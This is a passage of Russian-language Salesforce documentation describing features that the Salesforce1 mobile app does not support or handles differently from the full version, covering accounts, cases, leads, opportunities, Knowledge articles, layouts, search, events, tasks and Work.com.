- События
- Интересы
- Транскрипты Live Chat
- Возможности
- Заказы (*только просмотр или редактирование*)
- Отчеты (*только просмотр*)
- Статьи «Знания Salesforce» (*только просмотр*)
- Задачи
- Обучение, цели, благодарности, награды и навыки Work.com (*навыки недоступны при использовании загружаемого приложения iOS*)
- Рабочие заказы (*просмотр или редактирование только в загружаемых приложениях*)
- Настраиваемые объекты, имеющие доступную вкладку
- Внешние объекты Lightning Connect, доступные для поиска и имеющие вкладку, к которой можно получить доступ

 **Прим.:** Приложение Salesforce1 отображает только объекты, имеющие доступную вкладку. Данный алгоритм распространяется на поддерживаемые стандартные настраиваемые и внешние объекты организации.

Приложение Salesforce1 не поддерживает объект «Пользователь» и не предоставляет доступ к страницам сведений о записях пользователей. Тем не менее, поля пользователя поддерживаются и отображаются профилями пользователей, связанными списками и т. д. См. [Макеты страниц в приложении Salesforce1: ограничения и отличия от полной версии Salesforce](#), где приведены некоторые проблемы с пользовательскими полями в Salesforce1.

Приложение Salesforce1 не поддерживает:

- Стандартные или настраиваемые приложения Salesforce. (Взамен, меню навигации предоставляет пользователям доступ ко всем объектам, доступным в мобильном приложении.)
- Консоль Salesforce или консоль Agent Console.
- Расширенное управление валютами.

## Организации

- Социальные организации:
  - Приложение Salesforce1 не поддерживает функции социальных организаций для социальных сетей LinkedIn, Facebook, Klout и YouTube.
  - Изображение для профиля, выбранное для организации, связанной с профилем в социальной сети, может просматриваться в приложении Salesforce1 даже без выполнения входа. Изображения для профилей LinkedIn отображаются только после входа в социальную сеть LinkedIn; изображения для профилей Facebook или Twitter могут отображаться даже без выполнения входа в данные социальные сети. Приложение Salesforce1 не позволяет изменять изображение для профиля.
  - Загружаемое приложение Salesforce1 позволяет просматривать заметки, повторные заметки, ответы и избранное для связанного пользователя Twitter. Чтобы просмотреть заметки прямо в Twitter при использовании мобильного веб-приложения Salesforce1, коснитесь профиля Twitter. Кроме того, мобильное веб-приложение Salesforce1 не позволяет просматривать отслеживаемых и отслеживающих для пользователя Twitter.
  - Приложение Salesforce1 позволяет просматривать общие связи, используемые совместно с организациями в социальной сети Twitter. Полная версия системы Salesforce не поддерживает просмотр общих связей.
  - Чтобы просмотреть карту Twitter для организации в приложении Salesforce1, добавьте Twitter в соответствующий макет страницы. Чтобы изменить макеты страниц, воспользуйтесь полной версией системы Salesforce. При использовании организаций-лиц рекомендуем отдельно добавить карту для макетов организаций-компаний и макетов организаций-лиц.
- Новости организации не поддерживаются полной версией системы Salesforce.
- Кнопки **«Удалить»** и **«Управление внешней организацией»** не поддерживаются.
- Просмотр иерархии организаций не поддерживается.
- Объединение организаций или контактов не поддерживается.
- Группы, работающие с организациями, партнеры, примечания и вложения доступны для просмотра, но недоступны для редактирования.
- Отчеты и инструменты начальной страницы организаций не поддерживаются.
- Записи в связанном списке «Роли контактов» доступны только для чтения.  
Поле «Роли» связанного списка «Роли контактов» не поддерживается.
- Очистка записей организаций посредством функции Data.com Clean не поддерживается.

### Группы, работающие с организациями

- Группы, работающие с организациями, доступны для просмотра, но участники групп, работающих с организациями, недоступны для добавления, редактирования или удаления в приложении Salesforce1.
- Кнопка **«Показать доступ»** не поддерживается.

### Кампании

- Кнопки **«Управление участниками»** и **«Дополнительные параметры»** не поддерживаются.
- Иерархия кампаний доступна только в виде связанного списка. Страница сведений о кампании не содержит ссылки **«Просмотр иерархии»**. В отличие от полной версии системы, при просмотре родительской кампании связанный список **«Иерархия кампаний»** содержит только дочерние кампании.
- При просмотре связанного списка **«Участники кампании»** отображается только статус участников. Чтобы просмотреть сведения об участнике, коснитесь нужного участника.

### Обращения

- Стандартные действия в ленте обращений не поддерживаются приложением Salesforce1 и недоступны в мобильном приложении. Их функции предоставляются быстрыми действиями. Например, для обеспечения функций действия **«Электронная почта»** на странице обращений необходимо создать быстрое действие **«Отправка сообщения электронной почты»** и добавить его в макет страницы обращений в Salesforce1 или в мобильном приложении.


| Стандартное действие, доступное в <b>Salesforce Classic</b> | Быстрое действие, доступное в <b>Salesforce1</b> и мобильном приложении |
|---|---|
| Эл. почта   | Отправка эл. почты  |
| Изменить статус обращения                                   | Обновить обращение  |
| Зарегистрировать вызов                                      | Зарегистрировать вызов  |

Действие **«Портал»** не поддерживается в Salesforce1 и недоступно для мобильного приложения.

Если организация использует устаревшую функцию **«Макеты страниц для пользователей ленты обращений»**, то пользователи, имеющие полномочие **«Использование ленты обращений»**, могут просматривать стандартный макет обращения в мобильном приложении.

- Некоторые поля связанных списков **«Сервисные контракты»** и **«Элементы строки контракта»** не поддерживаются.
- Ниже перечислены недоступные связанные списки.
  - Список праздника **«Часы работы»**
  - Роль контакта обращения
  - Список **«Контрольные точки»**
  - Список **«Решения»**
  - Список **«Участники рабочей группы»**
  - Список рабочей группы **«Участники рабочей группы»**
  - Список **«Участники шаблона рабочей группы»**

## Контакты

- Социальные контакты:
  - Приложение Salesforce1 не поддерживает функции социальных контактов для социальных сетей LinkedIn, Facebook, Klout и YouTube.
  - Изображение для профиля, выбранное для контакта, связанного с профилем в социальной сети, может просматриваться в приложении Salesforce1 даже без выполнения входа. Изображения для профилей LinkedIn отображаются только после входа в социальную сеть LinkedIn; изображения для профилей Facebook или Twitter могут отображаться даже без выполнения входа в данные социальные сети. Приложение Salesforce1 не позволяет изменять изображение для профиля.
  - Загружаемое приложение Salesforce1 позволяет просматривать заметки, повторные заметки, ответы и избранное для связанного пользователя Twitter. Чтобы просмотреть заметки прямо в Twitter при использовании мобильного веб-приложения Salesforce1, коснитесь профиля Twitter. Кроме того, мобильное веб-приложение Salesforce1 не позволяет просматривать отслеживаемых и отслеживающих для пользователя Twitter.
  - Приложение Salesforce1 позволяет просматривать общие связи, используемые совместно с контактами в социальной сети Twitter. Полная версия системы Salesforce не поддерживает просмотр общих связей.
  - Чтобы просмотреть карту Twitter для контакта в приложении Salesforce1, добавьте Twitter в соответствующий макет страницы. Чтобы изменить макеты страниц, воспользуйтесь полной версией системы Salesforce.
- Использование значка  для отправки сообщений эл. почты из приложения Salesforce1 не инициирует создание журналов действий.
- Кнопки **«Запросить обновление»**, **«Управление внешним пользователем»** и **«Включить пользователя-клиента»** не поддерживаются.
- Добавление возможностей, пользователей организации и вложений для контакта или добавление контакта в кампанию не поддерживается.
- Объединение организаций или контактов не поддерживается.
- Добавление контактов из Data.com или очистка записей контактов посредством функции Data.com Clean не поддерживается.

## Контракты

- Кнопки **«Клонировать»**, **«Активировать»** и **«Деактивировать»** не поддерживаются.
- Ниже перечислены недоступные связанные списки.
  - Журнал контракта
  - Элементы для утверждения

## Интересы

- Социальные интересы:
  - Приложение Salesforce1 не поддерживает функции социальных интересов для социальных сетей LinkedIn, Facebook, Klout и YouTube.
  - Изображение для профиля, выбранное для интереса, связанного с профилем в социальной сети, может просматриваться в приложении Salesforce1 даже без выполнения входа. Изображения для профилей LinkedIn отображаются только после входа в социальную сеть LinkedIn; изображения для профилей Facebook или Twitter могут отображаться даже без выполнения входа в данные социальные сети. Приложение Salesforce1 не позволяет изменять изображение для профиля.



- Загружаемое приложение Salesforce1 позволяет просматривать заметки, повторные заметки, ответы и избранное для связанного пользователя Twitter. Чтобы просмотреть заметки прямо в Twitter при использовании мобильного веб-приложения Salesforce1, коснитесь профиля Twitter. Кроме того, мобильное веб-приложение Salesforce1 не позволяет просматривать отслеживаемых и отслеживающих для пользователя Twitter.
- Приложение Salesforce1 позволяет просматривать общие связи, используемые совместно с интересами в социальной сети Twitter. Полная версия системы Salesforce не поддерживает просмотр общих связей.
- Чтобы просмотреть карту Twitter для интереса в приложении Salesforce1, добавьте Twitter в соответствующий макет страницы. Чтобы изменить макеты страниц, воспользуйтесь полной версией системы Salesforce.
- Преобразование интересов:
  - Пользователи могут выбирать организации, но не могут их создавать.
  - Пользователи могут создавать возможности, но не могут их выбирать.
  - Пользователи не могут выбирать источники интересов в повторяющихся записях. По умолчанию источником интереса считается повторяющийся контакт.
  - Пользователи не могут создавать связанные задачи во время преобразования, но могут создавать задачи из записи контакта.
  - Пользователи не могут автоматически уведомлять ответственных за преобразованные интересы.
- Кнопки **«Найти повторь»** и **«Разблокировать запись»** не поддерживаются.
- Связанный список «Журнал интереса» не поддерживается.
- При добавлении нового интереса поле «Кампания» и флажок «Назначить с помощью активного правила назначения» недоступны. Данные поля могут быть заполнены значениями в полной версии системы Salesforce.

#### Возможности

- Кнопка **«Конкуренты»** не поддерживается.
- Данные поля недоступны: поле стоимости «Доли возможности», поле промежуточной суммы «Продукты» и поле подключения «Журнал этапов».
- Записи в связанном списке «Роли контактов» доступны только для чтения.  
Поле «Роли» связанного списка «Роли контактов» не поддерживается.
- Связанные списки «Влияние кампании» и «Похожие возможности» не поддерживаются.
- Данные связанные списки доступны, но отображают только карты предварительного просмотра записи; записи списков недоступны для просмотра.
  - Конкуренты
  - Доли возможности
  - Журнал этапов
- Ответственный за потенциального клиента не может изменять параметры «Вероятность» или «Категория прогноза». Однако при сохранении записи данные поля автоматически заполняются значениями, основанными на значении поля «Возможности этапа». Ответственный за потенциального клиента может вручную изменить значения этих полей в Salesforce Classic (недоступно из Lightning Experience).
- Прежде чем использовать приложение Salesforce1 для добавления продукта в возможность, убедитесь, что возможность уже содержит связанный прайс-лист. Связывание прайс-листа с возможностью поддерживается только полной версией системы Salesforce.

- Возможности не могут быть дополнены продуктами с расписаниями доходов или объемов продукции. В противном случае, продукт отображается в возможности, но не поддерживает создание расписания. Кроме того, возможность не может использоваться для переустановки расписания продукта.

Группа, работающая с возможностями

- Кнопки «Клонировать» и «Показать доступ» не поддерживаются.

Заказы

- Кнопки «Создать», «Клонировать», «Активировать», «Деактивировать» и «Сократить заказ» не поддерживаются.
- Добавление, редактирование или удаление продуктов заказа не поддерживается.

Сметы

- PDF-сметы отображаются в связанном списке, но недоступны для просмотра.
- Пользователи могут утверждать или отклонять сметы, но не могут отправлять сметы на утверждение.
- Ниже перечислены недоступные действия.
  - Отправить смету по эл. почте
  - Создать PDF
  - Начать синхронизацию
  - Остановить синхронизацию

Статьи Salesforce Knowledge

Загружаемое приложение Salesforce1 для платформы iOS не поддерживает статьи. Статьи поддерживаются загружаемым приложением Salesforce1 для Android версии 8.0 или новее, а также в мобильном веб-приложении Salesforce1 с ограничениями, указанными ниже.

| Проблема  | Загружаемое приложение Android версии 8.0 или новее | Мобильное веб-приложение |
|---|---|--------------------------|
| Доступны только опубликованные статьи. Черновики или статьи из архива не поддерживаются.  | ●   | ●                        |
| Создание, редактирование, перевод и архивирование статей не поддерживаются.   | ●   | ●                        |
| Статьи невозможно привязать к обращениям. (Однако ссылки, настроенные в полной версии, можно просматривать в Salesforce1 на вкладке «Связанное».) | ●   | ●                        |
| Интеллектуальные ссылки не поддерживаются.  | ●   | ●                        |
| Рейтинги статей не поддерживаются.  | ●   | ●                        |
| При включении в поля обогащенного текста статей таблицы могут быть обрезаны по правому краю.  | ●   | ●                        |

| Проблема  | Загружаемое приложение Android версии 8.0 или новее | Мобильное веб-приложение |
|---|---|--------------------------|
| Компактные макеты вместо имени типа статьи отображают имя типа API-интерфейса статьи. Поэтому при просмотре статьи пользователи будут видеть имя типа API-интерфейса статьи в области основных данных.  | ●   |                          |
| При поиске на домашней странице «Статьи» возвращаются только статьи на языке пользователя, если этот язык установлен как активный язык базы знаний (пункты меню «Настройка»: <b>«Настроить»</b> > > <b>«База знаний»</b> > > <b>«Параметры базы знаний»</b> ). Для просмотра статей на другом языке пользователь может сменить активный язык базы знаний. В меню <b>«Мои настройки»</b> определите расположение страницы «Язык и часовой пояс» с помощью поля поиска «Быстрый поиск».<br><br>Результаты глобального поиска отобразят статьи на языке, указанном для устройства, вне зависимости от активного языка базы знаний. | ●   |                          |
| Фильтрация результатов поиска по категориям данных, типу статей, статусу проверки или языку недоступна.   | ●   | ●                        |
| При глобальном поиске статьи не будут отображаться в списке недавних записей.   | ●   |                          |
| В результатах глобального поиска не отображаются выделения и фрагменты.<br><br>Эти функции доступны во всех версиях Salesforce1 при поиске на домашней странице «Статьи».   | ●   |                          |
| При входе в сообщества с помощью мобильного приложения Salesforce1 статьи базы знаний недоступны.   | ●   | ●                        |

## Макеты страниц в приложении Salesforce1: ограничения и отличия от полной версии Salesforce

### Поля

- Несмотря на недоступность страниц сведений о пользователях в мобильном приложении Salesforce1, поля пользователя поддерживаются и отображаются профилями пользователей, связанными списками и т. д.  
  
Ниже перечислены поля пользователя, при отображении которых в связанных списках или мобильных картах могут возникать некоторые проблемы.
  - Поле «Название компании» отображается пустым, если внутренний пользователь просматривает запись мобильной карты или связанного списка, связанную с другим внутренним пользователем. Если упоминаемый пользователь является внешним пользователем, то название компании отображается правильно.
  - Поле «Активно» отображается пустым, кроме случаев неактивности пользователя.
- Ниже перечислены поля, которые не поддерживаются приложением Salesforce1.
  - поля подразделений
  - поля функции управления территориями

- Поддержка полей типа «Область обогащенного текста» зависит от версии приложения Salesforce1 и типа используемого устройства.

| Устройство  | Версия приложения Salesforce1                      | Просмотр полей типа «Область обогащенного текста» | Редактирование полей типа «Область обогащенного текста»                                   |
|-------------|--|---|---|
| Android     | Загружаемое приложение<br>Мобильное веб-приложение | Да  | Да<br>Редактор обогащенного текста недоступен.<br>HTML-теги могут быть добавлены вручную. |
| BlackBerry  | Мобильное веб-приложение                           | Нет   | Нет   |
| iOS         | Загружаемое приложение                             | Да  | Нет   |
| iOS         | Мобильное веб-приложение                           | Да  | Да<br>Редактор обогащенного текста доступен.  |
| Windows 8.1 | Мобильное веб-приложение                           | Нет   | Нет   |

#### Последовательность таблицы для макетов страниц

- Приложение Salesforce1 не поддерживает нисходящую последовательность таблицы. Если макет страницы позволяет пользователям перемещаться по полям сверху вниз, то приложение Salesforce1 поддерживает только перемещение по полям слева направо.


#### Связанные списки

- Связанные списки в приложении Salesforce1 отображают первые четыре поля, заданные в разделе «Связанный список» макета страницы объекта. Количество отображаемых полей не может быть увеличено.
- Мобильное приложение не поддерживает некоторые связанные списки, включая:

- Доставки содержимого
- Внешний общий доступ
- Связанное содержимое

Кроме того, см. раздел [«Данные, поддерживаемые приложением Salesforce1: ограничения и отличия от полной версии Salesforce»](#) на странице 1145 для связанных списков, недоступных для конкретных объектов.

- Связанный список «Примечания и вложения» поддерживается приложением Salesforce1 неполностью. Ниже перечислены некоторые проблемы.
  - Вложения, добавленные посредством полной версии системы Salesforce, могут не открываться в приложении Salesforce1 даже при условии их отображения в связанном списке. Рекомендуем использовать вкладку «Файлы». Документы, загруженные на вкладку «Файлы» в полной версии системы, доступны для просмотра в приложении Salesforce1.

- Связанный список не поддерживает добавление и удаление примечаний или вложений. (Чтобы создать примечание и связать его с записью, воспользуйтесь действием **«Примечание»** (  ) на панели действий приложения Salesforce 1. Доступность данного действия для некоторых объектов определяется способом настройки примечаний в приложении Salesforce 1, выполненной администратором.)
- Примечания и вложения, добавленные в дочерние записи, не отображаются в связанном списке родительской записи.
- Если связанный список сортируется по полю текстовой области, в нем не отображаются никакие записи.

## Навигация и действия в приложении Salesforce1: ограничения и отличия от полной версии Salesforce

### Навигация

- Мобильное приложение Salesforce 1 поддерживается только в книжной ориентации. В загружаемых приложениях интерфейс не поворачивается при переключении устройства в альбомную ориентацию. Мобильное приложение-браузер поворачивается, но его правильная работа в этом положении не гарантирована.

### Действия

- Большинство действий, включая быстрые действия, продуктивные действия, а также стандартные и настраиваемые кнопки, отображаются на панели действий или в действиях над элементом списка в приложении Salesforce 1.
- Ниже перечислены различия между быстрым действием «Отправка эл. почты» системы Salesforce и стандартным действием «Эл. почта» ленты обращения.
  - Действие «Отправка эл. почты» не позволяет пользователям переключаться между редакторами обычного и обогащенного текста.
  - Действие «Отправка эл. почты» не поддерживает шаблоны.
  - Действие «Отправка эл. почты» не поддерживает быстрый текст.
  - Действие «Отправка эл. почты» не поддерживает вложения.
  - Действие «Отправка эл. почты» не позволяет пользователям сохранять сообщения в виде черновиков.
  - Поле «От» в действии «Отправка сообщения электронной почты» недоступно для просмотра и редактирования.

## Поиск в приложении Salesforce1: ограничения и отличия от полной версии Salesforce

Приложение Salesforce 1 не поддерживает одновременный глобальный поиск по нескольким объектам. Чтобы выбрать нужный объект, воспользуйтесь панелью области поиска, расположенной под полем глобального поиска.

Объекты, доступные на панели области поиска, аналогичны элементам, отображающимся в разделе «Недавние» меню навигации приложения Salesforce 1. При использовании системы Salesforce впервые и отсутствии журнала недавних объектов поиск может выполняться по стандартному набору объектов: «Организации», «Обращения», «Контакты», «Файлы», «Интересы», «Возможности», «Группы» и «Люди» (при отсутствии данных элементов в меню навигации). По мере использования приложения Salesforce 1 и полной версии системы Salesforce объекты, используемые чаще других, со временем заменяют стандартные элементы раздела «Недавние» и становятся объектами, доступными для глобальных поисков в приложении Salesforce 1.

Объект, недоступный для глобального поиска в приложении Salesforce 1, может быть найден напрямую. Чтобы просмотреть все доступные объекты, коснитесь пункта **«Больше»** внизу раздела «Недавние» меню навигации. Чтобы открыть соответствующую страницу поиска записи, коснитесь нужного объекта.

Результаты глобального поиска или поиска по записям определенного объекта Salesforce1 не содержат списковые представления. Чтобы найти списковые представления, откройте страницу поиска записи для нужного объекта и введите критерии поиска. По мере ввода отображается список совпадающих элементов, содержащий списковые представления, которые использовались в полной версии системы Salesforce недавно.

Поиски выполняются только по полю имени для каждого объекта.

Ниже перечислены действия, которые не поддерживаются приложением Salesforce1 во время поиска.

- Фильтрация результатов поиска
- Фиксация часто используемых элементов
- Поиск по подразделению

### Ввод данных в приложении Salesforce1: ограничения и отличия от полной версии Salesforce

Ниже перечислены некоторые различия между полной версией системы Salesforce и приложением Salesforce1 при добавлении новых записей или обновлении текущих данных.

| Категория              | Проблема   | Создание записей | Редактирование записей |
|------------------------|--|------------------|------------------------|
| Любая запись           | Функция встроенного редактирования недоступна.   | ✓                | ✓                      |
|                        | Ответственный и тип записи не могут быть изменены.   |                  | ✓                      |
|                        | Комбинированные списки, объединяющие раскрывающиеся списки с текстовыми полями, недоступны. Как правило, текстовое поле доступно, а раскрывающийся список недоступен.  | ✓                | ✓                      |
|                        | Если организация использует функцию управления территориями, то правила территории, заданные для записи, не могут быть изменены.   | ✓                | ✓                      |
| Организации и контакты | Ссылки <b>«Копировать адрес для счета в адрес отправки»</b> и <b>«Копировать почтовый адрес в другой адрес»</b> недоступны.  | ✓                | ✓                      |
|                        | Если организация использует функцию управления территориями, то параметр <b>«При сохранении оценить данную организацию по правилам территории»</b> недоступен при редактировании организаций.  |                  | ✓                      |
| События                | Ответственный за событие не может изменять, добавлять или удалять приглашенных на событие. При наличии двух и более связанных контактов ответственному за событие недоступно их редактирование; при наличии только одного связанного интереса или контакта ответственному за событие доступно его редактирование, но недоступно добавление других контактов или интересов. |                  | ✓                      |
|                        | События, которые не связаны с контактом или объектом, не отображаются.   | ✓                | ✓                      |
|                        | Предложенное событие не может быть принято или отклонено.  |                  | ✓                      |
|                        | Функция <b>«Общедоступные действия»</b> не может использоваться для пакетного связывания контактов с событиями.  | ✓                | ✓                      |
|                        | Предложенные события (кнопка <b>«Создать запрос на проведение конференции»</b> ) не поддерживаются.  | ✓                | ✓                      |

| Категория   | Проблема   | Создание записей | Редактирование записей |
|-------------|--|------------------|------------------------|
|             | Поле «Связано с» остается доступным для редактирования при назначении полю «Имя» значения «Интерес»; однако, если поле «Связано с» содержит данные на момент сохранения записи, то система возвращает ошибку.  | ✓                | ✓                      |
|             | Повторяющиеся события не могут быть созданы, а сведения о последовательности повторяющихся событий не могут быть изменены. (Сведения об отдельных экземплярах последовательности событий могут быть изменены.)   | ✓                | ✓                      |
|             | Поле «Тема» не содержит раскрывающегося списка predeterminedных тем.   | ✓                | ✓                      |
|             | Поля связанного контакта «Эл. почта» и «Тел.» не отображаются.   | ✓                | ✓                      |
|             | Поле «Описание» не поддерживает функцию проверки орфографии.   | ✓                | ✓                      |
|             | Вложения не могут быть добавлены.  | ✓                | ✓                      |
|             | Электронные уведомления не могут быть отправлены.  | ✓                | ✓                      |
|             | Напоминания о событиях не могут быть заданы.   | ✓                | ✓                      |
| Интересы    | При добавлении нового интереса поле «Кампания» и флажок «Назначить с помощью активного правила назначения» недоступны. Данные поля могут быть заполнены значениями в полной версии системы.  | ✓                |                        |
| Возможности | Поле «Вероятность» или «Категория прогноза» не может быть изменено. Однако при сохранении записи данные поля автоматически заполняются значениями, основанными на значении поля «Этап». Значения данных полей могут быть изменены вручную в полной версии системы. | ✓                | ✓                      |
| Задачи      | Поле «Тема» не содержит раскрывающегося списка predeterminedных тем.   | ✓                | ✓                      |
|             | Поле «Связано с» остается доступным для редактирования при назначении полю «Имя» значения «Интерес»; однако, если поле «Связано с» содержит данные на момент сохранения записи, то система возвращает ошибку.  | ✓                | ✓                      |
|             | Поля связанного контакта «Эл. почта» и «Тел.» не отображаются.   | ✓                | ✓                      |
|             | Функция «Общедоступные действия» не может использоваться для пакетного связывания контактов с задачами.  | ✓                | ✓                      |
|             | Повторяющиеся задачи не могут быть созданы, а сведения о последовательности повторяющихся задач не могут быть изменены. (Сведения об отдельных экземплярах последовательности задач могут быть изменены.)  | ✓                | ✓                      |
|             | Поле «Комментарии» не поддерживает функцию проверки орфографии.  | ✓                | ✓                      |
|             | Вложения не могут быть добавлены.  | ✓                | ✓                      |
|             | Электронные уведомления не могут быть отправлены.  | ✓                | ✓                      |
|             | Напоминания о задачах не могут быть заданы.  | ✓                | ✓                      |

| Категория                   | Проблема  | Создание записей | Редактирование записей |
|-----------------------------|---|------------------|------------------------|
| Поля поиска                 | Определяемые администратором зависимые фильтры поиска не поддерживаются.  | ✓                | ✓                      |
|                             | Определяемые пользователем поля фильтров поиска не поддерживаются.  | ✓                | ✓                      |
| Поля номера телефона        | Поля номера телефона отображают дополнительную клавиатуру, позволяющую вводить номер телефона. Дополнительная клавиатура не поддерживает круглые скобки, дефисы и точки, а приложение Salesforce1 не форматирует номер телефона при сохранении записи. Чтобы отформатировать номер телефона, воспользуйтесь полной версией системы. | ✓                | ✓                      |
| Поля раскрывающегося списка | Приложение Salesforce1 поддерживает управляющие и зависимые раскрывающиеся списки, но не отображает индикаторы данных полей на страницах создания и редактирования. Чтобы определить зависимые и управляющие раскрывающиеся списки, воспользуйтесь полной версией системы.  | ✓                | ✓                      |

### Функция управления повторами в приложении Salesforce1: ограничения и отличия от полной версии Salesforce

Функция управления повторами в приложении Salesforce1 аналогична полной версии системы. Ниже перечислены некоторые различия.

- Каждый возможный повтор отображается на карте повтора: приложение Salesforce1 отображает не более 30 повторов (10 на объект).
- Карта повтора отображает три поля, которые извлекаются из формата результатов поиска, заданного для организации, а не из связанного правила соответствия.
- Чтобы просмотреть полные сведения о возможном повторе, коснитесь карты повтора. Обратите внимание, что данное действие удаляет сведения, введенные в новую или обновленную запись. Прежде чем сохранить запись или просмотреть дополнительные карты, рекомендуем повторить ввод данных сведений.
- По умолчанию правила обработки дубликатов выполняются при заполнении полей записи. В Salesforce Classic правила обработки дубликатов выполняются при сохранении записи.

### Примечания в приложении Salesforce1: ограничения и отличия от полной версии Salesforce

- При использовании приложения Salesforce1 элемент **«Примечания»** в меню навигации приложения Salesforce1 предоставляет пользователям доступ ко всем примечаниям. В состав полной версии Salesforce Classic не входит вкладка **«Заметки»**. Вместо нее пользователи Salesforce Classic применяют заметки из вкладки **«Файлы»**.
- В отличие от полной версии системы Salesforce Classic мобильное приложение позволяет связывать примечание с несколькими записями.

### Приложение Salesforce Today в приложении Salesforce1: ограничения

Приложение Salesforce Today поддерживается загружаемыми приложениями Salesforce1 для телефонов Android и устройств iPhone и iPad. Данное приложение не поддерживается мобильным веб-приложением Salesforce1 и полной версией системы Salesforce.



Ниже перечислены некоторые ограничения при использовании приложения Today.

- Текущий выпуск приложения Today позволяет просматривать локальные события из выбранных календарей на мобильном устройстве, но не поддерживает события Salesforce.
- Если некоторые или все серверы календарей не доставляют данные на мобильное устройство, то последние сведения отображаются приложением Today только после обновления календарей.
- 24-часовой формат времени не поддерживается.
- При просмотре многодневного события раздел «Основное» содержит только дату и время окончания.
- Повторяющиеся многодневные события могут отображать неверную дату и время.
- Если календарь не отображает имена приглашенных ввиду слишком длинного списка, то приложение Today отображает строку «Приглашенных: 1» на картах «Текущее событие» и «Повестка» основного представления, но не отображает приглашенных при открытии события.
- Совпадающая запись Salesforce для организатора события iCloud не может быть найдена приложением Today, так как интерфейс iCloud API не возвращает адрес эл. почты.
- Приложение Today использует часовой пояс мобильного устройства, а события Salesforce используют часовой пояс системы Salesforce, назначенный пользователю. При различии данных параметров во время регистрации локального события из приложения Today поле «Время» нового события Salesforce отображает часовой пояс системы Salesforce, назначенный пользователю, но не соответствует времени локального события.
- При отсутствии совпадающей записи Salesforce имя организатора конференции может отображаться на устройствах Android некорректно.
- Изменения, внесенные другим пользователем в запись события мобильного календаря, не отображаются автоматически текущему пользователю, просматривающему запись в приложении Today на устройстве Android. Запись обновляется при ее следующем выборе в основном представлении приложения Today.
- Если пользователь открывает приложение Today на устройстве Android для регистрации локального события в системе Salesforce, а затем просматривает данное событие в приложении Today на другом устройстве Android или на устройстве iOS, то событие может отображаться незарегистрированным, а приложение Today не может использоваться для доступа к соответствующему событию Salesforce. Подобные ошибки являются результатом определения локальных событий операционной системой Android. Тем не менее, при использовании первоначального устройства Android отображается статус зарегистрированного события и действительная ссылка.
- Приложение Today всегда отображает сведения о погоде на устройствах, оснащенных операционной системой Android 4.4, несмотря на возможную недоступность сведений о местоположении. Данная ошибка не связана с приложением Today и должна быть устранена на уровне операционной системы Android 4.4.
- Приложение Today недоступно пользователям Chatter Free и Chatter External, так как данные типы лицензий не поддерживают доступ к контактам и организациям-лицам.

## Действия в приложении Salesforce1: ограничения и отличия от полной версии Salesforce

### События

- Архивные события недоступны.
- Функция «Общедоступные действия» не может использоваться для пакетного связывания объектов с событиями.
- Пользователи не могут добавлять события в приложение Microsoft® Outlook®.
- Пользователи не могут добавлять или удалять приглашенных из событий.
- Предложенное событие не может быть принято или отклонено.

- Страницы просмотра или редактирования сведений о событиях не отображают разделы «Повторение» и «Напоминание».
- События используют часовой пояс системы Salesforce, выбранный пользователем.
- При просмотре событий Salesforce посредством элемента **«События»** из меню навигации приложения Salesforce1 панель даты всегда начинается воскресеньем и заканчивается субботой, независимо от используемого устройства и региональных параметров системы Salesforce.
- При просмотре списка событий на текущий день в 23:59 список событий на следующий день не отображается автоматически при наступлении полуночи.
- Связанные списки приглашенных отображают содержимое, которое немного отличается от полной версии системы Salesforce. Список приглашенных в полной версии системы отображает ответственного за событие и приглашенных. Связанный список приглашенных в приложении Salesforce1 отображает только приглашенных. Ниже приведены запросы, позволяющие использовать функции полной версии системы в приложении Salesforce1.

Чтобы разрешить организатору события просмотр всех приглашенных (при наличии функции «Общедоступные действия»), воспользуйтесь запросом ниже.

```
SELECT RelationId FROM EventRelation WHERE isInvitee = true AND eventId=' [Event_Id] '
```

где переменная *Event\_Id* заменяется кодом дочернего события.


Чтобы разрешить организатору события просмотр всех приглашенных (при отсутствии функции «Общедоступные действия»), воспользуйтесь запросом ниже.

```
SELECT RelationId FROM EventRelation WHERE eventId=' [Event_Id] '
```

Данные запросы извлекают связи основного события и отображают их для выбранного дочернего события. Чтобы выполнить дополнительную фильтрацию результатов, добавьте оператор WHERE.

## Задачи

- Для элемента «Задачи» в Salesforce1 доступны только списки задач **«Мои задачи»**, **«Завершено за последнюю неделю»**, **«Делегировано»** и **«Сегодня»**. Другие списки задач, в том числе **«Просрочено»**, **«В текущем месяце»** и **«Все открыты»**, в мобильном приложении недоступны.
- Архивные задачи недоступны.
- Функция «Общедоступные действия» не может использоваться для пакетного связывания контактов с задачами.
- Групповые (многопользовательские) задачи недоступны.
- Страницы просмотра или редактирования сведений о задачах не отображают разделы «Повторение» и «Напоминание».
- Задача, закрытая посредством значка , отображается вычеркнутой до обновления списка.
- Порядок сортировки задач с приоритетом в списках задач определяется порядком отображения полей в раскрывающемся списке «Приоритет».
- Большое количество задач и их взаимосвязей с другими записями может увеличивать время, необходимое для просмотра задач или использования других функций в приложении Salesforce1.
- При наличии более 1 000 просроченных задач приложение Salesforce1 отображает пустые списки просроченных задач. Чтобы просмотреть, закрыть, отложить просроченные задачи или удалить их крайние сроки, воспользуйтесь полной версией системы.
- Макеты задач содержат уникальные элементы, облегчающие обработку задач. Данные элементы не могут быть изменены, поэтому не отображаются в компактных макетах, но всегда доступны пользователям.
  - Значки  и  отображают статус поля IsClosed пользователям с полномочием «Редактирование задач».

- Значок  отображает задачу, помеченную статусом «Высокий приоритет» (включая настраиваемый высокий приоритет).
- Все задачи отображают тему.
- Все задачи отображают крайний срок (при его наличии и предоставлении пользователю соответствующего полномочия).
- Задачи отображают основной контакт и организацию или другую запись (при их наличии).

Доступные поля каждого списка определяются параметрами организации.

Макеты записей задач и задачи из списка настраиваются посредством компактных макетов. Связанные списки, как обычно, настраиваются посредством редактора макетов страниц. Добавление поля темы или крайнего срока в любой макет не влияет на внешний вид задач; данные поля не будут отображаться дважды.

Под встроенными элементами приложение Salesforce1 отображает не более трех дополнительных полей.

- Стандартный компактный макет для задач содержит два поля: имя интереса или контакта и связанную возможность, организацию или другую запись.
- Доступные поля задачи в связанном списке «Действия» определяются просматриваемой записью и способом определения макета для данного объекта.

Дополнительную информацию см. в разделе [«Компактные макеты»](#).

## Work.com в приложении Salesforce1: ограничения и отличия от полной версии Salesforce

Ниже перечислены действия, недоступные при использовании функций Work.com в приложении Salesforce1.

- Предоставление общего доступа к целям и показателям
- Связывание показателей с отчетами
- Обновление показателей, связанных с отчетами
- Связывание родительских целей и подцелей
- Добавление изображений целей
- Создание настраиваемых эмблем
- Запрос или предложение отзывов
- Просмотр настраиваемых полей показателей
- Создание, заполнение или отклонение сводок по производительности
- Управление циклами сводок по производительности

